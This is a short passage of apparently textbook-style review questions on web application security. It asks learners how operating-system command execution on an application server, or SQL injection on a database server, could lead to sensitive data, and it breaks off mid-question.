1. You are attacking an application that employs two different servers: an application server and a database server. You have discovered a vulnerability that allows you to execute arbitrary operating system commands on the application server. Can you exploit this vulnerability to retrieve sensitive application data held within the database?
2. In a different case, you have discovered a SQL injection flaw that can be exploited to execute arbitrary operating system commands on the database